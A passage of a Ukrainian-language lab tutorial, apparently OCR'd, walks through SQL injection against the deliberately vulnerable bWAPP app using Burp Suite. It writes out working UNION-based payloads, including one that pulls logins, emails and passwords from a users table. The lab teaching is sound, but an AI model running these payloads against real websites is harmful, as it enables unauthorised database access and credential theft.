
Сторінка відображається коректно, і це ще раз дозволяє переконатися, що дані виводяться методом “POST”.

Наступним кроком буде коннект інструменту BurpSuite на перехоплення трафіку в браузері Mozilla Firefox.

Переходимо в правий верхній кут (бургер), на вкладку “Preferences”. Далі переходимо в “Network Proxy”:




Далі “Settings”, і “Manual Proxy Configuration”, де прописуємо: 127.0.0.1 і порт 8080:




Відкриваємо BurpSuite, і переходимо на вкладку “Proxy” – “Options”. Прописуємо ті ж IP-адреса та порт. Все готово для перехоплення трафіку. Переходимо на вкладку “Intercept”.

У браузері повторимо початкові дії, просто натиснувши на вкладку “Search”:




Бачимо порожній параметр “title”. Він означає, що поле для пошуку було порожнім.


Продовжимо досліджувати цей параметр, і введемо помилковий вираз, а саме “iron" 1 = 2 # ”:




Після натискання кнопки “Forward”, бачимо:



Вираз спрацював. Можна також ввести інші вири, наприклад: “iron" union select 1,2,3,4,5,6,7 # ”:



В результаті виводимо кількість стовпців в таблиці:




SQL-Injection (GET / Select).

Це досить проста, але не менш небезпечна уразливість, яку можна зустріти на сайтах.


Виходячи з доповнення до назви SQL-Injection, це метод “GET”, і “Select”, що означає вибір, та дані відображаються в адресному рядку URL.

Давайте перейдемо до практики, і скористаємося вразливим веб-додатком bWAPP. Перейдемо в Kali Linux, і відкриємо браузер, попередньо обравши вкладку “SQL-Injection (GET / Select)” на низькому рівні безпеки:

Натиснемо кнопку “Go”, і бачимо результати:




Зверніть увагу на параметри, в адресному рядку URL. Можлива їх зміна, наприклад на цифру “7”:




У підсумку отримуємо результат виведення фільму, відповідно до структури бази даних.

Продовжуємо тестування, і введемо вираз: “movie = 1 and 1 = 2 # & action = go”:



Хибний вираз викликав помилку, і можемо далі досліджувати веб-додаток.


Як що потрібно з’ясувати кількість стовпців в таблиці, можливо використання: “movie = 1 union select 1,2,3,4,5,6 # & action = go”:




Бачимо помилку в кількості стовпців.

Додамо кількість на одиницю: “movie = 1 union select 1,2,3,4,5,6,7 # & action = go”

Це дозволяє перевірити кількість фільмів за допомогою виразу “movie = 777 union select 1,2,3,4,5,6,7 # & action = go”:



Володіючи такою інформацією, можливо дізнатися логіни, паролі, адреси електронної пошти. Наприклад, такий вислів: “movie = 777 union select 1, login, 3, email, password, 6,7 from users # & action = go”:




SQL-Injection (GET / Search)

Розглянемо вразливість SQL-Injection (GET / Search), на низькому рівні безпеки в “bee-box” або “bWAPP”, перейшовши на однойменну вкладку:

Введемо будь-яке значення в поле для введення:

